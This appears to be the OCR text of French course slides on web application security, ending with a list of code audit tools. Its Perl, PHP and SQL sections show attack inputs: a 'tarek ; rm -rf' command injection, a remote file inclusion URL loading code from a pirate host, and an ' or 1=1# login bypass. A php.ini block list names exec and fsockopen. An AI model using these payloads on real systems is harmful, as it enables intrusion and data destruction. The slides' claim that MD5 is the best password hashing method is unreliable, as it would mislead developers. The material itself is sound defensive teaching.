
- Le protocole HTTP est un protocole qui permet l'échange de données en **clair**, toute information envoyée peut être visualisée par un attaquant et par la suite la modifier.
- **Les champs masqués (HIDDEN)** : certains développeurs on recourt à cette technique pour éviter que les clients visualisent certaines informations, mais cette technique ne résolve pas le problème. Ces informations peuvent être visualisées au niveau du code HTML ou au cours du transit.
- Pour la manipulation de toutes les informations et mêmes des champs, des champs masqués et des cookies, les attaquants utilisent des outils connus sous le nom de « Outils de proxy HTTP » pour intercepter et manipuler ces paramètres.
 - ⇒ «Achille» permet de réaliser cette attaque.

Manipulation de variables

L'usage de SSL

- SSL offre une meilleure sécurité pour les application Web, mais lui seul ne permet pas d'éviter les attaques de manipulation de variables.
- SSL est utile pour prévenir les attaques de type man-in-the middle qui permettent à un attaquant d'intercepter la session d'un autre utilisateur, voir le contenu de sa session et éventuellement modifier ses données.
- SSL ne permet pas d'interdire à un attaquant d'intercepter sa propre session et manipuler ses variables.

Manipulation de variables





Le cache du navigateur

Le cache du navigateur

- Pour rendre la navigation plus rapide, le navigateur sauvegarde temporairement les pages visitées dans un répertoire comme «Temporary Internet Files » pour Internet Explorer.
- Si un utilisateur s'authentifie sur un site avec son login et son mot de passe, ou si un client utilise sa carte bancaire pour faire des achats en ligne, ces informations saisies au niveau d'un page web, pourraient être sauvegardées dans le cache. Si un attaquant a accès à la même machine et cherche dans les fichiers temporaires, il pourra tomber sur les détails de la carte de crédit ou autres.
- L'entête des réponses du serveur contiennent des directives pour contrôler l'opération de cache du contenu dans le navigateur côté client, ces directives peuvent être paramétrées dans le code de l'application. Ces directives sont **cache-control : no-cache** et **cache-control : no-store**.

Le cache du navigateur

- La directive **no-cache**, dans une réponse du serveur, indique que la réponse ne doit pas être utilisée pour servir une requête ultérieure. Le cache ne doit pas donner une réponse à une requête ayant cette directive, mais dans ce cas c'est le serveur qui doit répondre. La directive no-cache peut inclure des champs « **noms** » permettant au cache de répondre au lieu du serveur par des informations stocké **excepter les champs inscrit dans la valeur de « noms »**.
- La directive **no-store** est appliquée à tout le message et indique que le cache ne doit rien sauvegarder de la réponse et même de la requête.
- Ces directives résolvent une grande partie du problème de cache mais pas totalement, vu que les directives no-cache et no-store **ne sont pas supportées par les caches de HTTP 1.0**. Et aussi pour le cas de contenu non HTML comme le bulletin pdf et Excel sont sauvegardés dans la cache du navigateur quoique les directives soient bien paramétrées.



Les pages Login

Les pages Login

Si la page de login envoie le nom d'utilisateur et le mot de passe sous forme de requête POST vers le serveur, le fait de cliquer sur « Actualiser » sur la page qui suit la page de login, la même requête incluant le nom d'utilisateur et le mot de passe dans le POST seront envoyés de nouveau.

- Un attaquant accédant à cette fenêtre et cliquant sur le bouton « retour à la page précédente » du navigateur jusqu'à ce qui arrive à la seconde page d'authentification, tout ce qu'il a à faire est de rafraîchir cette page et le nom d'utilisateur et le mot de passe seront renvoyés et validés de nouveau, **l'attaquant peut se connecter avec le compte de cet utilisateur.**
- **Solution: Redirection vers une page intermédiaire pour l'authentification:**
 - Une fois authentifié, l'utilisateur est redirigé vers une seconde page avec un jeton de session.
 - Si l'attaquant accède à la seconde page et la rafraîchit, il ne pourrait pas valider le nom d'utilisateur et le mot de passe.
 - La requête qui sera envoyée est celle de la seconde page qui ne contient pas le nom d'utilisateur et le mot de passe.

Les pages Login

- **Les « Best Practices » pour concevoir une page de Login**
 - A partir de la page de login, l'utilisateur devra être redirigé vers une page d'authentification. Une fois authentifié, l'utilisateur devra être renvoyé vers une autre page.
 - Les mots de passe ne devront jamais être **envoyés en clair**, au risque d'être capturés (sniff),
 - la **sauvegarde des mots de passe** dans la base de données ne devra jamais être en. La meilleure méthode pour l'envoi crypté de mot de passe est la technique de hashage MD5.
 - La meilleure méthode pour gérer les sessions est d'utiliser un jeton de session avec deux valeurs pendant l'authentification, une première avant l'authentification et une deuxième après (Attaque de vol de cookie).

Les pages Login


- **La technique MD5**

Le fonctionnement de la technique de hashage MD5 est comme suit:

- La base de données sauvegarde un hash MD5 du mot de passe
- lorsqu'un client demande la page de login, le serveur génère un nombre aléatoire et l'envoie au client avec la page demandé.
- Un code JavaScript du côté client calcule l'MD5 du mot de passe saisi par cet client,
- il le concatène par la suite avec le nombre aléatoire envoyé par le serveur et recalcule l'MD5 de nouveau et envoie le résultat vers le serveur.
- Le serveur prend une copie du hash du mot de passe à partir de la base de données le concatène au nombre aléatoire déjà choisi, calcule l'MD5.
- Le résultat obtenu est comparé à la valeur envoyée par le client, si les deux valeurs sont égales c'est que l'utilisateur a entré un mot de passe correct et l'utilisateur sera authentifié.

Les pages Login

- La technique MD5



Les pages Login

- **Le problème de la rubrique « J'ai Oublié Mon Mot de passe »**

La technique « J'ai Oublié Mot de passe » est implémentée selon divers méthodes, une des méthodes est de poser une série de questions sur lesquels l'utilisateur a déjà répondu lors de son inscription, des questions de type « Quel est ton animal préféré ? », « Quelle est ta couleur préférée ? ». Si la réponse est correcte alors soit le mot de passe est affiché soit un mot de passe provisoire est affiché pour se connecter.

Dans ce schéma, un attaquant qui essaie de voler le mot de passe pourrait deviner les réponses aux questions et il peut même changer le mot de passe ou l'écraser.

Les pages Login

« J'ai Oublié Mon Mot de passe »

- Si le mot de passe est **affiché sur le navigateur**, il pourrait être vu par un autre utilisateur. Alors il serait préférable de ne pas l'afficher et d'inviter l'utilisateur à modifier l'ancien.
- Mais aussi, l'affichage du mot de passe signifie que ce **mot de passe est stocké** quelque part dans la base de donnée sous une forme **recupérable** ce qui est une pratique indésirable.
- Si le mot de passe est sauvegardé sous format de Hash MD5, l'unique manière d'implémenter l'oubli de mot de passe et **d'écraser le mot de passe**.
- Alors il est toujours préférable d'obliger les utilisateurs d'écraser leur mot de passe
- **Envoi du nouveau mot de passe par email** : L'envoi du mot de passe par email en texte clair est très risqué du fait qu'un attaquant peut sniffer le trafic et obtenir le mot de passe,

Les pages Login

« J'ai Oublié Mon Mot de passe »

« **Best practice** »

- Il faudrait d'abord demander à l'utilisateur des informations personnelle sous forme de question
- Envoyer à l'utilisateur un email contenant un lien qui pointe sur la page qui va écraser l'ancien mot de passe
- Ce lien devra être actif pour une durée limitée, la page devra être en SSL, pour ce cas le mot de passe ne sera jamais visible
- L'avantage de cette méthode est : le mot de passe ne sera pas envoyé par email du fait que le lien n'est actif que pour une durée courte, il n'y aura pas de risque même si l'email reste longtemps dans la boîte de réception.

Les pages Login

Attaque automatisée pour deviner le mot de passe

- Deviner le mot de passe via des outils automatiques est un problème très dangereux vu qu'il existe une multitude d'outils disponibles pour le faire (Comme Brutus , WebCrack, ...).
- Ces outils tentent plusieurs mots de passe jusqu'à ce qu'ils tombent sur le bon. Une bonne défense contre ces attaques est par exemple le verrouillage du compte après 5 tentatives avec échec.
- Le problème dans ce cas est : « Quelle est la durée du verrouillage du compte », si ça dure longtemps l'utilisateur légitime sera aussi interdit pour accéder à son compte, si la durée est courte (10 ou 20 secondes) l'outil pourra recommencer après le timeout.
- **La meilleure solution** est d'essayer de s'appuyer sur **l'intervention humaine** après l'échec d'un certain nombre de tentatives.
- Une méthode utilisée par un grand nombre de sites est d'inviter l'utilisateur à **saisir un certain texte aléatoire qui apparaît sur le navigateur sous forme d'image**, un outil automatique ne pourrait pas le faire ce qui permet d'éviter l'attaque automatique sur le mot de passe.

Les pages Login

- **L'attaque avec les keyloggers**

Les keyloggers sont des outils qui s'installent sur la machine du client pour enregistrer toute les touches du clavier qui ont été tapées par l'utilisateur.

Cette attaque est très dangereuse même si on fait tout pour sécuriser le transfert des mots de passe et leur stockage. L'utilisateur peut même être inconscient de l'existence d'un keylogger installé sur sa machine et en train de l'espionner.

Le risque majeur pour cette attaque sont les mots de passe. La solution est de pouvoir éviter l'usage du clavier ou éviter d'indiquer un mot de passe entier, il y a différentes méthodes pour le faire :

- Avoir un clavier graphique, l'utilisateur saisit le mot de passe en cliquant avec la souris, ceci est très utile pour les codes PIN numériques
- Demander à l'utilisateur de saisir à chaque fois une partie du mot de passe et non le mot de passe complet. Demander par exemple les caractères numéro 1, 3 et 6, le choix des caractères à saisir pourrait être aléatoire.



Perl

Dangers de PERL

- Langage faiblement typé,
- Langage très permissif, liberté de coder
 - utilisateurs très hétérogènes,
 - exige rigueur et coordination,
- Utilisation des modules externes (bibliothèques dynamiques)
 - Dns
 - XML
 - SMTP
 - HTTP

Dangers de PERL

- Les dangers de PERL vient de son utilisation sous forme de scripts CGI.
- Exécution de commandes système ou de programmes externes :
 - éviter d'utiliser:
 - `System()`,
 - `exec()`.

Dangers de PERL

- imaginons que nous devons développer un CGI qui demande son identifiant à un utilisateur pour lui renvoyer le contenu d'un fichier de données le concernant.
- On pourrait écrire:

```
$user = param("identifiant");  
system ("cat /usr/donnes/$user");
```
- Si l'utilisateur enter dans le champ identifiant « **tarek** »
 - La commande exécuté « **cat/usr/donnes/tarek** »
- Mais, Si l'utilisateur enter dans le champ identifiant « **tarek ; rm -rf** »
 - La commande exécuté « **cat/usr/donnes/tarek ;rm -rf** »

Dangers de PERL

- Exécuter d'une commande dans une shell

```
$cmd = "ls /var/ |";  
open(CMD, $cmd) or die "exec error";  
while (<CMD>)  
{  
    print $_;  
}
```

➔ afficher le contenu de /var.

Les restrictions possibles

- Perl possède une caractéristique très sympathique appelée **mode "Taint"** qui peut être utilisée pour empêcher les scripts d'utiliser des données externes au programme par un moyen non sûr .
- Ce mode vérifiera:
 - les arguments de la ligne de commandes,
 - les variables d'environnement,
 - Les entrées des fichiers.
- Avec le **mode Taint**
 - Pour les messages "Insecure \$ENV{PATH}",
 - vous avez besoin de fixer \$ENV{'PATH'} à une valeur connue,
 - chaque répertoire dans le path ne doit pas être modifiable par d'autres que son propriétaire et son groupe.
 - Ajouter l'option **-T** dans: `#!/usr/bin/perl -T`



PHP

Vulnérabilités PHP

- Les Vulnérabilités PHP lui-même:
 - vulnérabilités PHP(2006): phpinfo(), tempnam(), copy() et les boucles infinies...
 - Dans les modules prédéfinie (extcalendar...)
 - Dans les bibliothèques (OpenSSL, Zlib, ...)
 - ✓ dues au codage en C est très difficile(manipulation de mémoire,..)
 - ✓ La réutilisation des modules open source sans l'analyse de code.

Vulnérabilités PHP

- Langage faiblement typée
- Variables non déclarées et non initialisées
 - Qui provoque l'injection des variables directement partir d'une simple requête http.
- Inclusion de fichier distante(a l'aide du fonction include,require..).
- Exécution du programme au cours de navigation.

Les dangers de PHP

- Modification d'une variable distant:
 - register_globals qui est désactivé par défaut

```
<?php echo "bonjour!". $num;?>
```

Register_globals=on

bonjour!

Register_globals=off

Error on line 1
variable non
déclarée

Les dangers de PHP

Solution:

- Vous pouvez désactiver les **register_globals** via le fichier **php.ini**

register_globals =Off.

- Vous pouvez également passer par un fichier **.htaccess**, vous devrez dans ce cas rajouter la ligne suivante :

php_flag register_globals off.

Ceci désactivera les **register_globals**, qui sont une vraie plaie pour la sécurité d'un script.

Les dangers de PHP

- Insertion de fichier(La faille include):

```
<?php
    if(isset($_GET['page']))
    {
        include $_GET['page'].'.php';
    }
    else
    {
        include 'accueil.php';
    }
?>
```

<http://www.monsite.com/index.php?page=http://www.pirate.com/moncode>

Les dangers de PHP

Solution:

Pour contrer cette faille nous devons simplement utiliser la fonction `file_exists()`. Voici le code corrigé :

```
<?php
if(isset($_GET['page']) AND file_exists($_GET['page'].'.php'))
{
include $_GET['page'].'.php';
}
else
{
include 'accueil.php';
}
?>
```

Les dangers de PHP

- SQL injection:

```
<?php
```

```
$link =mysql_connect(« 10.10.10.1","root","" );
```

```
mysql_select_db(« db",$link) or die ( "Unable to select database");
```

```
$login=$_POST['login'];
```

```
$pass=$_POST['pass'];
```

```
$query="select login,passe from users WHERE login='$login' AND pass='$pass'";
```

```
$res=mysql_query($query);
```

```
if(mysql_num_rows($res)<=0)
```

```
{
```

```
require('login.htm');
```

```
exit();
```

```
}
```

```
require('accueil.php');
```

```
exit();
```

```
?>
```

Login=' or 1=1# **passe=**

mysql_query("SELECT login,passe FROM users WHERE login=" OR 1=1 #password=" ")

Les dangers de PHP

- **Solution: SQL injection**
 - Filtrer les données,
 - Éviter d'utiliser `mysqli_multi_query`,
 - Utiliser les fonctions :
 - `addslashes()` « Ajoute des anti-slash dans une chaîne » ,
 - `mysql_real_escape_string` « Protège les caractères spéciaux d'une commande SQL »,
 - `mysql_escape_string` « Protège une chaîne pour la passer à `mysql_query` »

Les dangers de PHP

- Solution: **Cross site scripting**
 - `htmlentities` « Convertit tous les caractères éligibles en entités HTML » .
 - `strip_tags` « Supprime les balises HTML et PHP d'une chaîne ».
 - `utf8_decode` « décode la chaîne d'entrée , en supposant qu'elle est au format UTF-8 , et la convertit au format ISO-8859-1 » .

Configuration de php.ini

- **Gestion des erreurs**
error_reporting = E_ALL
display_errors = Off
log_errors = On
- **Variables**
variables_order = "GPCS"
register_globals = Off
register_argc_argv = Off
magic_quotes_gpc = Off
magic_quotes_runtime = Off
- **Sessions**
session.save_path = /var/apache/php/sessions
session.use_cookies = 1
session.use_only_cookies = 1
session.auto_start = 0
session.cookie_lifetime = 7200
session.gc_probability = 0

Configuration de php.ini

- **Limitations de l'interpréteur**

`disable_functions = exec,system,popen,proc_open,passthru,fsockopen,
ftp_connect,ftp_ssl_connect,dl_open,mail.`

`enable_dl=off`

`allow_url_fopen = Off`

`open_basedir = /home/site/html:/home/site/includes`

`extension_dir = /nowhere`

`include_path = ""`

`file_uploads = Off`

- si la configuration est établie plusieurs applications génèrent des erreurs comme PHPBB,PHPNUKE etc..
- Essayer de faire modifier les applications et pas l'inverse.

Conseil de programmation

- Vérifier quand un fichier est ouvert qu'il est bien local (`file_exists()`)
- Attention dans l'upload de fichier
 - Fonction `is_uploaded_file()`
- Utiliser les fonctions qui traitent les caractères spéciaux: `addslashes()`, `mysql_escape_string()`, `htmlspecialchars()` ...

Démarches et solutions

@ Audit du code source

@Solutions complémentaires

@Solutions préventives

@ Hardening du système

@ Hardening du serveur Web

@ FingerPrint du serveur

@ Audit du site Web

@Solutions pour l'hébergement

@ Web Firewall

@ Reverse Proxy



Audit du code source

Audit du code source

L'audit du code source est une étape nécessaire pour chercher et corriger les erreurs de programmation qui peuvent conduire à des problèmes de sécurité.

Cet audit peut être réalisé soit manuellement ou automatiquement:

- **Manuellement** : Ceci nécessite le parcours des ligne de code à la recherche de fonctions dangereuses mal utilisées, cette méthode s'avère trop lourde c'est pourquoi il est nécessaire de l'accompagner avec de tests automatisés
- **Automatique** : il s'agit de lancer un (ou plusieurs outils) pour parcourir les ligne de code pour dévoiler les failles de programmation en relation avec l'usage de fonctions dangereuses, ces outils devront reporter les failles, leurs niveaux de criticité et éventuellement les techniques de correction à apporter au code



Audit du code source

FlawFinder

Flawfinder est un outil développé en Python qui examine le code source écrit en C++ et rapporte les éventuelles «flaws » sous format text ou HTML, ces failles seront classées par niveau de risque (entre 1 et 5). Il est très utile pour chercher et éliminer rapidement les failles potentielles.

FlawFinder parcourt les lignes de code en cherchant les fonctions connues et qui sont mal utilisées.

FlawFinder tourne sous les plateformes Unix et dérivées

Lien : <http://www.dwheeler.com/flawfinder/>

Audit du code source

ITS4

ITS4 est un outil qui scanne du code C et C++ à la recherche de potentielles failles de sécurité. C'est un outil en ligne de commande qui tourne sous les plateformes Unix et windows.

ITS4 scanne le code source en vérifiant les appels aux fonctions dangereuses, pour certains appels dangereux, ITS4 détermine le niveau de risque en analysant le code, pour chaque problème trouvé, Il le rapporte en incluant une brève description et propose une solution pour corriger le problème

Lien : <http://www.cigital.com/its4/>

Audit du code source

RATS

RATS - Rough Auditing Tool for Security – est un outil open source qui permet de scanner du code source écrit en : C, C++, Perl, PHP et Python il dévoile les problèmes de sécurité en relation avec des erreurs de programmation comme le buffer overflow.

RATS reporte les problèmes en leurs affectant un niveau de risque pour donner à l'auditeur un ordre de priorité pour la correction. Il décrit ainsi ces problèmes et propose des solutions pour les corriger

Lien : http://www.securesoftware.com/resources/download_rats.html

Audit du code source

Entries in perl database: **33**
Entries in python database: **62**
Entries in c database: **334**
Entries in php database: **55**

RATS : Exemple de rapport d'audit

(Source : Zataz)

Analyzing `/www/monsite/fichier1.inc.php`
Analyzing `/www/monsite/fichier2.inc.php`

Command : `RATS -L PHP --COLUMNS --CONTEXT --XML /WWW/MONSITE/*.PHP`

RATS results. Severity: High

Issue: mail

Arguments 1, 2, 4 and 5 of this function may be passed to an external program. (Usually sendmail). Under Windows, they will be passed to a remote email server. If these values are derived from user input, make sure they are properly formatted and contain no unexpected characters or extra data.

File: `/www/monsite/fichier1.inc.php` Line:236[0]
`mail($VotreEmail,$subject,$message,$header);`

Severity: Medium

Issue: fsockopen

Argument 1 to this function call should be checked to ensure that it does not come from an untrusted source without first verifying that it contains nothing dangerous.

File: `/www/monsite/fichier1.inc.php` Line:257[6]
`$url = fsockopen(eregi_replace("http://", "", $adresse), 80);`

Inputs detected at the following points

Total lines analyzed: **536**
Total time **0.003252** seconds
164821 lines per second

Audit du code source

Pscan

Pscan est un simple outil à usage limité qui réalise un ensemble de tests sur du code source écrit en C et en C++ à la recherche d'usage incorrect des fonctions de saisie de chaînes de caractères qui sont du même style que printf:

Exemple :

`sprintf(buffer, variable);` **Bad! Possible security breach!**

`sprintf(buffer, "%s", variable);` **Ok**

Lien : <http://www.striker.ottawa.on.ca/~aland/pscan/>

Audit du code source

LiLith

LiLith est un outil écrit en Perl pour auditer les [applications Web](#), il analyse les pages web à la recherche de balise <form>, qui réfère généralement à des pages dynamiques qui sont probablement sujet à des attaques de type [SQL injection](#) et à d'autres issues

Lien : <http://www.code.ae/projects/lilith/>
ScreemingCSS

ScreemingCSS est un outil qui permet de détecter les vulnérabilités de [Cross Site Scripting](#)

Lien : <http://www.devitry.com/screamingCSS.html>

XSSLint

XSSLint est un module pour rechercher les vulnérabilités de [Cross Site Scripting](#) (XSS) en générant des INPUT aléatoires dans un formulaire HTML d'un page Web.

Lien : <http://freshmeat.net/projects/xsslint/>

Audit du code source

Et Autres ...

Test des applications JAVA :

<http://www.ressources-java.net/portal/index.html?ctrl:id=page.default.testDirectory>

Boundscheckerpatch pour GCC: <http://web.inter.nl.net/hcc/Haj.Ten.Brugge/>

Valgrind, débogger de mémoire, open-source pour x86-GNU/Linux:

<http://developer.kde.org/~sewardj/>

C++ lint: <http://sourceforge.net/projects/clint/>

Splint : <http://splint.org/>

Cqual : <http://www.cs.berkeley.edu/~jfooster/cqual/>

MOPS : <http://www.cs.berkeley.edu/~daw/mops/>

BOON : <http://www.cs.berkeley.edu/~daw/boon/>

Blast : <http://www-cad.eecs.berkeley.edu/~rupak/blast/>

LCLint: <http://lclint.cs.virginia.edu/>

